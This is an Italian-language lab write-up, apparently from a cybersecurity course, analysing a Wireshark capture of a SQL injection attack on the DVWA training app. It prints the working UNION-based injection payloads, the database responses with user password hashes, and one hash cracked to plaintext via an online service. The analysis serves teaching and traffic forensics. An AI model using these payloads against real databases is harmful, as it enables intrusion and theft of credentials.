

Attacco a un Database MySQL


View the SQL Injection Attack

1. Ho cliccato su **Applications > CyberOPS > Wireshark** sul desktop e ho navigato fino all'applicazione **Wireshark**.

Nell'applicazione Wireshark, ho cliccato su **Apri** al centro dell'applicazione sotto **File**.

Ho navigato nella directory **/home/analyst/** e cercato la cartella **lab.support.files**. Nella directory **lab.support.files**, ho aperto il file **SQL_Lab.pcap**.

Il file PCAP si è aperto all'interno di Wireshark e ha mostrato il traffico di rete catturato. Questo file di cattura mostra un attacco **Sql Injection**.



1	0.000000	10.0.2.4	10.0.2.15	TCP	74	35614 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=45838 TSecr=38536
2	0.000315	10.0.2.15	10.0.2.4	TCP	74	80 → 35614 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=45838 TSecr=38536
3	0.000349	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=45838 TSecr=38535
4	0.000681	10.0.2.4	10.0.2.15	HTTP	654	POST /dvwa/login.php HTTP/1.1 (application/x-www-form-urlencoded)
5	0.002149	10.0.2.15	10.0.2.4	TCP	66	80 → 35614 [ACK] Seq=1 Ack=589 Win=30208 Len=0 TSval=38536 TSecr=45838
6	0.005700	10.0.2.15	10.0.2.4	HTTP	430	HTTP/1.1 302 Found
7	0.005700	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=589 Ack=365 Win=30336 Len=0 TSval=45840 TSecr=38536
8	0.014383	10.0.2.4	10.0.2.15	HTTP	496	GET /dvwa/index.php HTTP/1.1
9	0.015485	10.0.2.15	10.0.2.4	HTTP	3107	HTTP/1.1 200 OK (text/html)
10	0.015485	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=1019 Ack=3406 Win=36480 Len=0 TSval=45843 TSecr=38539
11	0.068625	10.0.2.4	10.0.2.15	HTTP	429	GET /dvwa/dvwa/css/main.css HTTP/1.1
12	0.070400	10.0.2.15	10.0.2.4	HTTP	1511	HTTP/1.1 200 OK (text/css)
13	174.254430	10.0.2.4	10.0.2.15	HTTP	536	GET /dvwa/vulnerabilities/sqli/?id=1%3D1&Submit=Submit HTTP/1.1
14	174.254581	10.0.2.15	10.0.2.4	TCP	66	80 → 35638 [ACK] Seq=1 Ack=471 Win=235 Len=0 TSval=82101 TSecr=98114
15	174.257989	10.0.2.15	10.0.2.4	HTTP	1861	HTTP/1.1 200 OK (text/html)
16	220.490531	10.0.2.4	10.0.2.15	HTTP	577	GET /dvwa/vulnerabilities/sqli/?id=1%27*or+%270%27%3D%270&Submit=Submit HTTP/1.1
17	220.490637	10.0.2.15	10.0.2.4	TCP	66	80 → 35640 [ACK] Seq=1 Ack=512 Win=235 Len=0 TSval=93660 TSecr=111985
18	220.493085	10.0.2.15	10.0.2.4	HTTP	1918	HTTP/1.1 200 OK (text/html)
19	277.727722	10.0.2.4	10.0.2.15	HTTP	630	GET /dvwa/vulnerabilities/sqli/?id=1%27*or+1%3D1*union+select+database%28%29%2C+user%28%29%23&Submit=Submit HTTP/1.1
20	277.727871	10.0.2.15	10.0.2.4	TCP	66	80 → 35642 [ACK] Seq=1 Ack=565 Win=236 Len=0 TSval=107970 TSecr=129156
21	277.732200	10.0.2.15	10.0.2.4	HTTP	1955	HTTP/1.1 200 OK (text/html)

2. Nella cattura di Wireshark, ho fatto clic con il tasto destro sulla riga 13 e ho selezionato **Follow > HTTP Stream**. Ho scelto la riga 13 perché si tratta di una richiesta **GET** HTTP. Questo è molto utile per seguire il flusso di dati come lo vede il livello delle applicazioni e porta al test della query per l'iniezione SQL. Ho cliccato su **Find** e ho inserito **1=1**.

Follow HTTP Stream (tcp.stream eq 1)

Stream Content

GET /dvwa/vulnerabilities/sqli/?id=1%3D1&Submit=Submit HTTP/1.1
Host: 10.0.2.15
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.2.15/dvwa/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=ml2n7d0t4rem6k0n4is82u5157
Connection: keep-alive
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Date: Mon, 06 Feb 2017 14:18:22 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1443

Wireshark: Find text

Find text: 1=1

Cancel

Find

Entire conversation (5894 bytes)

Find

Save As

Print

ASCII

EBCDIC

Hex Dump

C Arrays

Raw

Help

Filter Out This Stream

Close

```

..</form>
..<pre>ID: 1=1<br />First name: admin<br />Surname: admin</pre>
</div>

<h2>More Information</h2>
<ul>
..<li><a href="http://www.securiteam.com/securityreviews/5DP0N1P76E.html" target="_blank">http://www.securiteam.com/securityreviews/5DP0N1P76E.html</a></li>
..<li><a href="https://en.wikipedia.org/wiki/SQL_injection" target="_blank">https://en.wikipedia.org/wiki/SQL_injection</a></li>
..<li><a href="http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/" target="_blank">http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/</a></li>
..<li><a href="http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet" target="_blank">http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-ch
..<li><a href="https://www.owasp.org/index.php/SQL_Injection" target="_blank">https://www.owasp.org/index.php/SQL_Injection</a></li>
..<li><a href="http://bobby-tables.com/" target="_blank">http://bobby-tables.com/</a></li>

```

L'attaccante ha inserito una query (1=1) in una casella di ricerca UserID sul target 10.0.2.15 per verificare se l'applicazione è vulnerabile all'SQL injection. Invece di rispondere con un messaggio di errore di login, l'applicazione ha risposto con un record dal database. L'attaccante ha verificato che può inserire un comando SQL e il database risponderà. La stringa di ricerca 1=1 crea un'istruzione SQL che sarà sempre vera.

The SQL Injection Attack continues...

1. Nella cattura di Wireshark, ho fatto clic con il tasto destro sulla riga 19 e ho selezionato **Follow > HTTP Stream**.

Ho cliccato su **Find** e ho inserito **1=1**.

L'attaccante ha inserito una query (1' or 1=1 union select database(), user()#) nella casella di ricerca **UserID** sul target **10.0.2.15**. Il nome del database è **dvwa** e l'utente del database è **root@localhost**. Inoltre, sono stati visualizzati diversi account utente.

```

..</form>
..<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: admin<br />Surname: admin</pre>
pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Gordon<br />Surname: Brown</pre>
pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Hack<br />Surname: Me</pre><pre>ID:
1' or 1=1 union select database(), user()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1
union select database(), user()#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select
database(), user()#<br />First name: dvwa<br />Surname: root@localhost</pre>
</div>

```

The SQL Injection Attack provides system information

1. Nella cattura di Wireshark, ho fatto clic con il tasto destro sulla riga 22 e ho selezionato **Follow > HTTP Stream**. In rosso, il traffico di origine è mostrato mentre invia la richiesta **GET** all'host **10.0.2.15**. In blu, il dispositivo di destinazione sta rispondendo alla sorgente.

Ho cliccato su **Find**, ho inserito **1=1**.

L'attaccante ha inserito una query (**1' or 1=1 union select null, version()#**) nella casella di ricerca **UserID** sul target **10.0.2.15** per localizzare l'identificatore di versione. Ho notato che l'identificatore di versione si trova alla fine dell'output, proprio prima del codice HTML di chiusura `</pre></div>`.


```
..</form>
..<pre>ID: 1' or 1=1 union select null, version()#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1
union select null, version()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select null,
version()#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select null, version()#<br />First
name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select null, version()#<br />First name: Bob<br /
>Surname: Smith</pre><pre>ID: 1' or 1=1 union select null, version()#<br />First name: <br />Surname:
5.7.12-0ubuntu1.1</pre>
.</div>
```

La versione di MySQL è **5.7.12-0**.

The SQL Injection Attack and Table Information

1. Nella cattura di Wireshark, ho fatto clic con il tasto destro sulla riga 25 e ho selezionato **Follow > HTTP Stream**. La sorgente è mostrata in rosso; ha inviato una richiesta **GET** all'host **10.0.2.15**. In blu, il dispositivo di destinazione sta rispondendo alla sorgente. Ho cliccato su **Find**, ho inserito **users**.

L'attaccante ha inserito una query (`1'or 1=1 union select null, table_name from information_schema.tables#`) nella casella di ricerca **UserID** sul target **10.0.2.15** per visualizzare tutte le tabelle nel database. Questo ha generato un output enorme con molte tabelle, poiché l'attaccante ha specificato "null" senza ulteriori specificazioni.



The SQL Injection Attack Concludes

1. Nella cattura di Wireshark, ho fatto clic con il tasto destro sulla riga 28 e ho selezionato **Follow > HTTP Stream**. La sorgente è mostrata in rosso; ha inviato una richiesta **GET** all'host **10.0.2.15**. In blu, il dispositivo di destinazione sta rispondendo alla sorgente. Ho cliccato su **Find** e ho inserito **1=1**.


L'attaccante ha inserito una query (**1'or 1=1 union select user, password from users#**) nella casella di ricerca **UserID** sul target **10.0.2.15** per estrarre nomi utente e hash delle password!

```
..</form>
..<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: gordonb<br />Surname: e99a18c428cb38d5f260853678922e03</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: 1337<br />Surname: 8d3533d75ae2c3966d7e0d4fcc69216b</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: pablo<br />Surname: 0d107d09f5bbe40cade3de5c71e9e9b7</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: smithy<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre>
.</div>
```

Ho trovato che l'utente **1337** ha l'hash della password **8d3533d75ae2c3966d7e0d4fcc69216b** e, utilizzando il servizio di password cracking dal sito:<https://crackstation.net/>, ho scoperto che la password in chiaro corrispondente è "charley".

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley